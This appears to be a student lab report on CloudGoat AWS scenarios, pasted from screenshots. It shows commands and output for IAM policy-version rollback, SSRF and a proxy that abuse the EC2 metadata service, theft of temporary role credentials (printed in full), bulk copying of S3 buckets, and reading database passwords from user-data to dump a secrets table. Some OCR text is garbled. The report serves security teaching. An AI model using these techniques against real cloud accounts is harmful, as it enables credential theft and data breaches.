
{
  "Versions": [
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2021-05-24T21:03:23Z"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2021-05-24T21:03:23Z"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": true,
      "CreateDate": "2021-05-24T21:03:23Z"
    }
  ]
}

```

- Which version of the policy is set as the default?

V1

- Show the output of the version in which all actions have been allowed (e.g full admin privileges)



```
bash -lp-172-31-70-231* 
vocstartsoft:~/environment $ aws iam list-attached-user-policies --profile raynor --user-name raynor --region us-east-1
vocstartsoft:~/environment $ aws iam get-policy-version --profile raynor --policy-arm arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidx4ojauklis --version-id v1
4ojauklis --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "AllowPrivilegeEscalationByRollback",
                    "Action": [
                        "iam:Get",
                        "iam:List",
                        "iam:SetDefaultPolicyVersion"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2021-05-24T21:03:21Z"
        }
    }
}
vocstartsoft:~/environment $ aws iam get-policy-version --profile raynor --policy-arm arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidx4ojauklis --version-id v4
4ojauklis --version-id v4
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "iam:Put",
                        "iam:Delete"
                    ],
                    "Condition": {
                        "IpAddress": {
                            "aws:SourceIp": [
                                "131.252.220.66/32"
                            ]
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2021-05-24T21:03:23Z"
        }
    }
}
vocstartsoft:~/environment $ 
```

Vulnerability Description: The limited credentials allow the adversary to view previous versions of the policy, and revert to an earlier version with greatly expanded privileges.

Suggested Remediation: Don't allow the users to revert to earlier versions, and considering limiting their ability to view policies at all.

5. cloud_breach_s3 steps (1-3)

- Show the error page returned.

```
* Chat: https://support.cat.pdx.edu
* Location: FAB 82-01

Last login: Tue May 25 08:53:00 2021 from linuxproxy-01.cat.pdx.edu
ads6@dege:~$ curl 18.234.95.255
<h1>This server is configured to proxy requests to the EC2 metadata service. Ple
ads6@dege:~$ 
```

- Show the results.

```
ads6@dege:~$ curl 18.234.95.255
<h1>This server is configured to proxy requests to the EC2 metadata service. Ple
ads6@dege:~$ curl http://18.234.95.255 -H 'Host: 169.254.169.254'
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
latestads6@dege:~$ █
```

- Show its contents via the following command:

```
2021-03-23
latestads6@dege:~$ curl http://18.234.95.255/latest -H 'Host: 169.254.169.254'
dynamic
meta-data
user-dataads6@dege:~$ █
```

- To do so, show the name of the AWS role the following command exposes:

```
meta-data
user-dataads6@dege:~$ curl http://18.234.95.255/latest/meta-data/iam/security-credentials/ -H 'Host: 169.254.169.254'
cg-banking-WAF-Role-cgideemi5cmvytads6@dege:~$ █
```

- Then, show the credentials associated with the role.

```

ads6@dege:~$ curl http://18.234.95.255/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgideem15cmvvt -H 'Host: 169.254.169.254'
{
    "Code": "Success",
    "LastUpdated": "2021-06-01T04:35:43Z",
    "Type": "AWS-HMAC",
    "AccessKeyId": "ASIAIAYW54K0BC7WZHM",
    "SecretAccessKey": "HGONG4DFMIMI5AXFLIXjocxTIL7KK8pI2E9AYTAas",
    "Token": "ToQJb3jp21uX2VjEAoaxCwzLWhc3QfMSJ1MBYClQDwL9R1n20bOwfBVRHjHalIIipPz9hbnn9Kq3qJh+Pp2AIhA1s3hMN3wLbTLLn/ZGxTR/eVhgaSBPKOy95f/lr2wrKKoMECLb//////////WEQAh0MMjA2NzQ3MTZE2MjM3IgWJDAPy/zneoST91scg1NW4CTu0jg97okQo49739wJWE3zGXBArh/yg/LxCXpxyDebzTD2E9k+7k57bcW5JPEIdk+KsIgxFXWF8F9sXAhIxevZ35pRNf1240ERsir10ANv1PtJubgBjude8kr7j7yG3Tj1v15gmwXXyQu1zTdn43f11UNdOsARghylxokj1l50X53r3z1v7624W+PrkCT6wIVSUwPngKF6j+8QBm0tNZo2K1ksqgM1o0UKv0it6f3RC91FVQyHaLna1h97o8vKp0YEV05kr1qdemYgy9QLSx1yaJ6CcUQXHb7ErbrTrKL1y18z2c18TuByhBBKMoA0MhL6PsdqNfc6jTy243sw752Hkcz50a10D11MazNVB6sVE84ImpMax/d61ef49QimcxyzhBKICsgh0Xyqcjiun71nfldh0d2v7qllJ2r19Mof5yleaSyFpkYT1fSFfw0FeHwy8KL17btRtvz+HXTb3DQ52N/g3Bx19K103Gceyxq9/wkWxk1Yglynja16zlnVoV71+1HFt9/OBTabklexK1k7on30Vi0870Rp6IxslV5ZXG/LE/iwPKW4zvN8b]tWZQir3uzB9ThWxSgHBT2w1bTAMYw/PHWnQY6pAGBgo0ycJKbNzTXTJQ2Av5ngF5Wc9syQhpwIzJldchm1WY1Jz6zF0aIp9Ru2JDq810/6u0xHPR3Rm0BiwyJvRWEWYn/2e524tyhqztB+ep33ykk807ySY1hLeOuykrw7i/kQj+oliG2b28wa+yBu11stw6qCa420zBDjYmr9nFoUuRsxBi0x0v/Rfxjmpgy6enWDZ8TfUj7inHeizv5Pw==",
    "Expiration": "2021-06-01T11:04:44Z"
}
ads6@dege:~$ 

```

6. cloud_breach_s3 steps (4-6)

- Show the first two lines of each of the CSV files you have copied over from the bucket via the command below.

The screenshot shows a terminal window titled '4.3 Instance Redo - AWS Cloud9' and a Notepad window titled 'Untitled - Notepad'. The terminal window displays AWS CloudTrail logs for the 'us-east-1' region, specifically for the date '2018/11/28'. The logs show various AWS API calls, including 'aws ec get-repository-policy', 'aws configure --profile erratic', and 'aws s3 cp --recursive'. The Notepad window contains AWS credentials, including an access key ID ('odin id: ads6') and a secret access key ('18.234.95.255').

```

Workbench 4.3 Instance Redo - AWS Cloud9 +
console.aws.amazon.com/cloud9/ide/8e2ec664b2644f599c664a1345f2167
File Edit Format View Help
odin id: ads6
18.234.95.255
curl http://18.234.95.:169.254.169.254
curl http://18.234.95.:data/iam/security-credentials/cg-banking-WAF-Role-cgideem15cmvvt 169.254.169.254
curl http://18.234.95.:data/iam/security-credentials/cg-banking-WAF-Role-cgideem15cmvvt 169.254.169.254
aws s3 cp --recursive data-bucket-cgideem15cmvvt -profile erratic

```

```

bash -ubuntu@ip-172-3 x
[...]
aws s3 cp --recursive data-bucket-cgideem15cmvvt -profile erratic

```

Vulnerability Description: A proxy server allows the adversary to request and navigate through internal metadata services to ultimately retrieve credentials which may be used to retrieve sensitive credit card information.

Suggested Remediation: Configure the proxy server so it can't be used by outside users; or, consider taking it down altogether.

8. ec2_ssrf steps (1-2)

- Take a screenshot of the page that is returned.

```
</head>
<body>
<pre>TypeError: URL must be a string, not undefined<br> &ampnbsp &nbsp;at new Need
le (/node_modules/needle/lib/needle.js:172:11)<br> &nbsp; &nbsp;at Function.modu
le.exports.(anonymous function) [as get] (/node_modules/needle/lib/needle.js:817
:12)<br> &nbsp; &nbsp;at /home/ubuntu/app/ssrf-demo-app.js:32:12<br> &nbsp; &nbs
p;at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js
:95:5)<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/route.js:137:1
3)<br> &nbsp; &nbsp;at Route.dispatch (/node_modules/express/lib/router/route.js
:112:3)<br> &nbsp; &nbsp;at Layer.handle [as handle_request] (/node_modules/expr
ess/lib/router/layer.js:95:5)<br> &nbsp; &nbsp;at /node_modules/express/lib/rout
er/index.js:281:22<br> &nbsp; &nbsp;at Function.process_params (/node_modules/ex
press/lib/router/index.js:335:12)<br> &nbsp; &nbsp;at next (/node_modules/expres
s/lib/router/index.js:275:10)</pre>
</body>
</html>
ads6@dege:~$
```

- Take a screenshot of the page that is returned.

```
</html>
ads6@dege:~$ curl http://35.175.192.190?url=foo
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">foo</font> for y
ou
</h2><br><br>
```

- Take a screenshot showing the information associated with the role.

9. ec2_ssrf steps (3-5)

```

<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.254/latest/meta-data/iam/security-credentials</font> for you
</h2><br><br>

cg-ec2-role-cgidjul2mpxpzkads6@dege:~$ curl http://35.175.192.190?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidjul2mpxpzk
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidjul2mpxpzk</font> for you
</h2><br><br>

{

  "Code" : "Success",
  "LastUpdated" : "2021-05-20T15:36:04Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIATAIYWS4KUDZU4WXV",
  "SecretAccessKey" : "2PwlZl382YgCGcjQpp+ARiQJX9Fft3Sum3zqEkGh",
  "Token" : "IQoJb3JpZ2luX2VjEPj//////////wEaCXVzLWVhc3QtMSJHMEUCIQDHi2k9aWY2Ib8b9MvVpN8fFu/UXJVWl7Tnrm5U8JOjJAIGKQClGRQYm/gp6Ua1495OBb7mQOgN4bF4h6amJGiPw/cqvQMIkf//////////ARACGgwyMDY3NDcxMTMyMzcIDPFpLBa25raxLiLGGCqRAwpNU1qhQSAOWDmqbBlviqryrtS7XPC0FpBwsCK4L60192MQGqk+pRNxB6PvAOFx+a+z+cG6bE2j0qfMof9mxJF2gCbmGVss38baX/MY9WmXPwAoOg1xuYdT+dI4iLgdrJsUpNeiYJNPxyeZSJMUbsP9F6QLuDbqc0CwOPwTydPSxywBjDeWoGnwsg3yuTsPcQyHHPdBiKLBrhgt+o0ZEyBYZAQdDf20Lm3RMB0oYUyCcwGwwhF2Z/P20om19kcAOFbCbvg7xHVLkUKeAYvfATWtUfmJI5zyxjNNYVRhpmEKjqWsFvQ16v9gyN6nTgMQXU94Ht6AIR+r5+VHst5K51vXKS6QpwOsV1AeEvDP/NbYJCOnDC2IVzW3Wr0dsFXmTOSTpp5jj3rqTTJ9hfHFVd9xpgtaJ0In+xXszyilKQT110UTuhfG85kHZhWCkHm2SAqvut1sSmTIUP6BNMoFF9tjZ3e7OhJEeso3iog7a+8REb1nb2CKQ48krbZz1kdy/W9q7PoH6ganFQxYnpm/qBKLMKuDmoUGousBXZfHppD5XCuX4SwNqAqWF1IdQpqc0Gifh4KQGcnEWGmMcG45P550brxXIBn2QbpRARx78RPi9OuKjCXvzb7i0qDS6ZVzLo6tf5Bca3j+oj2pbPrNuEbN7Y+Od0/R6Hzfvn/poZ4+Vz9GwxyvEvMRCzD4ZTAR8KKc7V8s8ztKjddAZCvo9rbvDDU+Io9D94tp15tgunkavbWyMFsYH+TpLwsjPNJyXVuMehZnBL41MQ3m/GBLQhgzbUvWUzcWVT6iL4Qq9vj30aRBqQ6IJeSOvvvcv7Z8H3w5Hoo55Qct7pYam+igQbt/mTg6A==",
  "Expiration" : "2021-05-20T21:55:34Z"
}ads6@dege:~$ █

```

- Take a screenshot of the output in out.txt

```

vocstartsoft:~/environment $ aws lambda invoke --function-name cg-lambda-cgidjul2mpxpzk ./out.txt --profile shepherd
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
vocstartsoft:~/environment $ cat out.txt
"You win!"vocstartsoft:~/environment $ █

```

Vulnerability Description: The provided credentials allow the adversary to reveal a second pair of credentials via the lambda functions. These in turn offer access to an SSRF vulnerability in a metadata service which can be used to retrieve the secret.

Suggested Remediation: Disallow listing the lambda function, as this exposes environmental variables; and lock down the metadata service from outside access.

12. rce_web_app steps (4-5)

- Show the IP address revealed by the command.

```
aws s3 ls s3://cg-logs-s3-bucket-cgidfopfe44yia --recursive --profile Lara
aws s3 sync s3://cg-logs-s3-bucket-cgidfopfe44yia . --profile Lara
less cg-lb-logs<logfile>
cd cg-lb-logs/AWSLogs/206747113237/elasticloadbalancers-east-1/2019/06/19/
cg-lb-cgidp9871hp44g-3337674442.us-east-1.elb.amazonaws.com:80/mkja1xjqf@abc.html
aws elbv2 describe-load-balancers --profile Lara
```

- Show the last several lines of the file.

```
aws s3 ls s3://cg-logs-s3-bucket-cgidfopfe44yia --recursive --profile Lara
aws s3 sync s3://cg-logs-s3-bucket-cgidfopfe44yia . --profile Lara
less cg-lb-logs<logfile>
cd cg-lb-logs/AWSLogs/206747113237/elasticloadbalancers/us-east-1/2019/06/19/
cg-lb-cgidp9871hp44g-3337674442.us-east-1.elb.amazonaws.com:80/mkja1xjqf@abc.html
aws elbv2 describe-load-balancer Lara
```

14. rce_web_app steps (8-11)

- Show a directory listing of the account you've logged into.

```

ubuntu@ip-10-0-10-126:~$ identify unauthorized users may also monitor authorized users.
=====
* CAT Support: https://cat.pdx.edu/
* Email: support@cat.pdx.edu
* Phone: 503-725-5420
* Chat: https://support.cat.pdx.edu
* Location: FAB 82-01

Last login: Thu May 20 08:49:30 2021 from linuxproxy-01.cat.pdx.edu
ads@edge:-$ ls
bin Desktop dev html Documents Downloads Music musicians.csv old_vimrc Pictures Public public_html smb_files temp Templates
ads@edge:-$ vim foo
ads@edge:-$ chmod 400 foo
ads@edge:-$ ssh -i foo ubuntu@34.228.229.127
The authenticity of host '34.228.229.127 (34.228.229.127)' can't be established.
ECDSA key fingerprint is SHA256:ulMwUmMROEkHt4eqtiy7oDcQq27zu/+8tpI4Dg08vw.
Are you sure you want to continue connecting (yes/no)? [fingerprint]: yes
Warning: Permanently added '34.228.229.127' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Tue May 25 15:54:21 UTC 2021

System load: 0.04 Processes: 187
Usage of /: 21.0% of 7.69GB Users logged in: 1
Memory usage: 30% IP address for eth0: 10.0.10.126
Swap usage: 0%

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

259 packages can be updated.
173 updates are security updates.

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Tue May 25 15:53:40 2021 from 131.252.208.103
ubuntu@ip-10-0-10-126:~$ ls
app app.zip
ubuntu@ip-10-0-10-126:~$ 

```

- Show the output of this script and highlight how it reveals the database credentials.

```

ubuntu@ip-10-0-10-126:~$ curl http://169.254.169.254/latest/user-data
#!/bin/bash
apt-get update
curl -SL https://deb.nodesource.com/setup_8.x | sudo -E bash -
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip
psql postgresql://cgadmin:Purplewny2029@cg-rds-instance-cqidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"
psql postgresql://cgadmin:Purplewny2029@cg-rds-instance-cqidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode','B'V\!C70RY-4hy2809gnbv40h8g4b');"
sleep 15s
cd /home/ubuntu
unzip app.zip -d ./app
cd app
node index.js &
echo -e "\n* * * * * root node /home/ubuntu/app/index.js &\n* * * * * root sleep 10; curl GET http://cg-lb-cqidfopfe44yia-1995339687.us-e
ast-1.elb.amazonaws.com/mkjajixjqfobalh9glg.html &\n* * * * * root sleep 10; node /home/ubuntu/app/index.js &\n* * * * * root sleep 20;
node /home/ubuntu/app/index.js &\n* * * * * root sleep 30; node /home/ubuntu/app/index.js &\n* * * * * root sleep 40; node /home/ubuntu/a
pp/index.js &\n* * * * * root sleep 50; node /home/ubuntu/app/index.js &\n" >> /etc/crontab
ubuntu@ip-10-0-10-126:~$ 

```

- Show the contents of the file.

```

ubuntu@ip-10-0-10-126:~ 
*** System restart required ***
Last login: Tue May 25 15:53:40 2021 from 131.252.208.103
ubuntu@ip-10-0-10-126:~$ ls
app app.zip
ubuntu@ip-10-0-10-126:~$ curl http://169.254.169.254/latest/user-data
#!/bin/bash
apt-get update
curl -SL https://deb.nodesource.com/setup_8.x | sudo -E bash -
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode','E'V\!C70RY-4hy2809gnbv40h8g4b');"
sleep 15s
cd /home/ubuntu
unzip app.zip -d ./app
cd app
node index.js &
echo -e "\n* * * * root node /home/ubuntu/app/index.js &\n* * * * root sleep 10; curl GET http://cg-lb-cgidfopfe44yia-1995339687.us-east-1.elb.amazonaws.com/mkjalxijqf0aboih9glg.html &\n* * * * root sleep 10; node /home/ubuntu/app/index.js &\n* * * * root sleep 20; node /home/ubuntu/app/index.js &\n* * * * root sleep 30; node /home/ubuntu/app/index.js &\n* * * * root sleep 40; node /home/ubuntu/app/index.js &\n" >> /etc/crontab
ubuntu@ip-10-0-10-126:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidfopfe44yia --recursive
2021-05-25 13:24:20 cg-keystore-s3-bucket-cgidfopfe44yia
2021-05-25 13:24:21 cg-logs-s3-bucket-cgidfopfe44yia
2021-05-25 13:24:20 cg-secret-s3-bucket-cgidfopfe44yia
2019-10-12 19:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qnqn8e
2020-03-05 16:23:40 shepard-compromise
ubuntu@ip-10-0-10-126:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidfopfe44yia db.txt
download failed: s3://cg-secret-s3-bucket-cgidfopfe44yia/adst6.txt to - An error occurred (404) when calling the HeadObject operation: Not Found
ubuntu@ip-10-0-10-126:~$ cat db.txt
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is definitely in breach of our security policies!!!!

DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029

Sincerely,
ubuntu@ip-10-0-10-126:~$ 

File Edit Format View Help
odin id: adst6

aws s3 ls s3://cg-logs-s3-cgidfopfe44yia --recursive
aws s3 sync s3://cg-logs-s3-cgidfopfe44yia . --profile less cg-lb-logs/clogfile>
cd cg-lb-logs/AWSLogs/206747113237/ng/us-east-1/2019/06/19+
cg-lb-cgid9871hp44g-333761.elb.amazonaws.com:80/mkj
html
aws elbv2 describe-load-balancers
ssh -i foo ubuntu@34.228.2
aws s3 ls s3://cg-secret-s3-cgidfopfe44yia --recursive
aws s3 cp s3://cg-secret-s3-cgidfopfe44yia/db.txt -
```

15. rce_web_app steps (12-14)

- Show the table that is stored and its contents.

```

ubuntu@ip-10-0-10-126:~ 
node /home/ubuntu/app/index.js &\n* * * * * root sleep 30; node /home/ubuntu/app/index.js &\n* * * * * root sleep 40; node /home/ubuntu/app/index.js &\n* * * * * aws s3 ls
ubuntu@ip-10-0-10-126:~$ aws s3 ls
2021-05-25 13:24:20 cg-keystore-s3-bucket-cgidfopfe44yia
2021-05-25 13:24:21 cg-logs-s3-bucket-cgidfopfe44yia
2021-05-25 13:24:20 cg-secret-s3-bucket-cgidfopfe44yia
2019-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qgnqn8e
2020-03-05 16:23:40 shepard-compromise
ubuntu@ip-10-0-10-126:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidfopfe44yia --recursive
2021-05-25 13:24:25          282 db.txt
ubuntu@ip-10-0-10-126:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidfopfe44yia/ads6.txt
download failed: s3://cg-secret-s3-bucket-cgidfopfe44yia/ads6.txt to - An error occurred (404) when calling the HeadObject operation: Not Found
ubuntu@ip-10-0-10-126:~$ cat db.txt
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is definitely in breach of our security policies!!!
DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029

Sincerely,
ubuntu@ip-10-0-10-126:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidfopfe44yia.cbsebyprvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.16 (Ubuntu 10.16-0ubuntu0.18.04.1), server 9.6.20)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

cloudgoat=> \dt
      List of relations
 Schema |       Name        | Type  | Owner
-----+----------------+-----+
 public | sensitive_information | table | cgadmin
(1 row)

cloudgoat=> SELECT * from sensitive_information;
   name    |           value
-----+
 super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
 super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(2 rows)

```

*Untitled - Notepad
File Edit Format View Help
odin id: ads6

aws s3 ls s3://cg-logs-s3-bucket-cgidfopfe44yia --recursive
aws s3 sync s3://cg-logs-cgidfopfe44yia . --profile less cg-lb-logs/<logfile
cd cg-lb-logs/AmazonLogs/2067471132:ng/us-east-1/2019/06/19/
cg-lb-cgidfopfe44yia-33:1.elb.amazonaws.com:80/nhtml
aws elbv2 describe-load-balancers
ssh -i foo ubuntu@34.228
aws s3 ls s3://cg-secret-cgidfopfe44yia --recursive
aws s3 cp s3://cg-secret-cgidfopfe44yia/db.txt -
aws rds describe-db-instances --region us-east-1 --profile Lara
psql postgresql://cgadmin:Pu...
instance-cgidfopfe44yia.us-east-1.rds.amazonaws.com:5432/cloudgoat

Vulnerability Description: The provided credentials allow the adversary to list and access buckets through the log files which reveal the secret admin url, which itself contains a vulnerability permitting command-line access and thus access to the database.

Suggested Remediation: Remove the list and access bucket privs from the role, and don't use unsanitized user input on the admin panel.